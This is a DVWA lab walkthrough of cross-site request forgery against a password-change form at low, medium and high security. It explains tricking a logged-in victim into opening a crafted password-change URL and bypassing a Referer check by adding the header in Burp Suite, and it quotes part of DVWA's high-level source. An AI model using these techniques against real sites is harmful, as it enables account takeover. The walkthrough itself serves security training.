Vulnerability: Cross Site Request Forgery (CSRF)

CSRF is a vulnerability where an attacker tricks an authenticated user's browser into performing unintended actions on a trusted web application. The attack is delivered through a malicious website, email, message, or embedded content. Because the user is already logged in, the browser automatically includes valid session credentials with the forged request.

Security level is currently: *low*.




1. As we know, the first step is to **view the source code**.

This code is vulnerable because it lacks proper **CSRF protection**, allowing an attacker to craft a malicious URL and trick a logged-in user into executing unintended actions.


The root cause is the absence of **request origin and intent verification**. Since the application blindly trusts incoming requests, an attacker can generate a URL containing sensitive parameters such as `password_new` and `password_conf` and deliver it to a victim.


If the victim clicks the link while authenticated, the browser automatically sends valid session credentials, and the password is changed **without additional authentication, confirmation, or user awareness**.

2. Log in to the DVWA home page, then click on the **Cross-Site Request Forgery** section.




3. In Step I, the password is changed, and the URL clearly shows that it **does not include a CSRF token**. Because there is no CSRF protection in place, an attacker can exploit this flaw by tricking a victim into clicking the crafted URL while they are logged in to the vulnerable website.







4. In this step, If an attacker sends this crafted link to a victim and the victim clicks it while authenticated, the password will be changed automatically.




5. In this step, we can see that the **password** has been successfully changed.




Security level is currently: *medium*.



1. In the **legitimate request**, the **Referer header is present and valid**, showing that the request originated from the trusted site, so the application allows it. In a **forged request**, the Referer is missing or incorrect, which exposes the CSRF attempt.




2. If you intercept the **illegitimate request** and manually add a valid **HTTP Referer**, the server will likely accept it.




3. The password has been changed successfully.

Now, we intercept the request using **Burp Suite** and manually add a **legitimate Referer header**.



Security level is currently: *high*.



DVWA Security


Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

High

Security level set to high



CSRF Source

vulnerabilities/csrf/source/high.php

```
<?php
$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($SERVER['REQUEST_METHOD'] == "POST" && array_key_exists('CONTENT_TYPE', $SERVER) && $SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists('HTTP_USER_TOKEN', $SERVER) &&
        array_key_exists('password_new', $data) &&
        array_key_exists('password_conf', $data) &&
        array_key_exists('Change', $data)) {
        $token = $SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data['password_new'];
        $pass_conf = $data['password_conf'];
        $change = true;
    }
} else {
    if (array_key_exists('user_token', $REQUEST) &&
        array_key_exists('password_new', $REQUEST) &&
        array_key_exists('password_conf', $REQUEST) &&
        array_key_exists('Change', $REQUEST)) {
        $token = $REQUEST['user_token'];
        $pass_new = $REQUEST['password_new'];
        $pass_conf = $REQUEST['password_conf'];
        $change = true;
    }
}


